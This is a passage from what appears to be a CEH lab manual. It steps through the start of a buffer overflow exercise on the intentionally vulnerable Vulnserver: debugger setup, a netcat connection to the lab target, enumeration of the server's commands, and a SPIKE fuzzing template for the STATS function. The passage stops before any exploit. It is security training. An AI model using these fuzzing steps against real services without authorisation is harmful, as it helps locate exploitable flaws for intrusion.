


14. Immunity Debugger showing the **vulnserver.exe** process window appears, as shown in the screenshot.


15. You can observe that the status is **Paused** in the bottom-right corner of the window.



16. Click on the Run program icon in the toolbar to run **Immunity Debugger**.




17. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.



18. Keep **Immunity Debugger** and **Vulnserver** running, and click **CEHv12 Parrot Security** switch to the **Parrot Security** machine.

19. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



20. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

21. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

22. Now, type **cd** and press **Enter** to jump to the root directory.



The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
#
```

The background of the desktop environment is a dark, abstract image of a peacock's feathers.

23. Type **nc -nv 10.10.1.11 9999** and press **Enter**.

Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**) and **9999** is the target port.

24. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.

25. A list of **Valid Commands** is displayed, as shown in the screenshot.

```
[attacker@parrot]~|~|
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~|~/home/attacker|
└─#cd
[root@parrot]~|~|
└─#nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

26. Type **EXIT** and press **Enter** to exit the program.

```
[attacker@parrot]~|~|
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~|~/home/attacker|
└─#cd
[root@parrot]~|~|
└─#nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

27. Now, we will generate spike templates and perform spiking.

Note: Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

28. To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[attacker@parrot] ~
#cd
[attacker@parrot] ~
#nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
[attacker@parrot] ~
#pluma stats.spk
```

29. In the text editor window, type the following script:

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

30. Press **Ctrl+S** to save the script file and close the text editor.

The screenshot shows a desktop environment with a terminal window titled "pluma stats.spk - Parrot Terminal". The terminal window contains the following text:

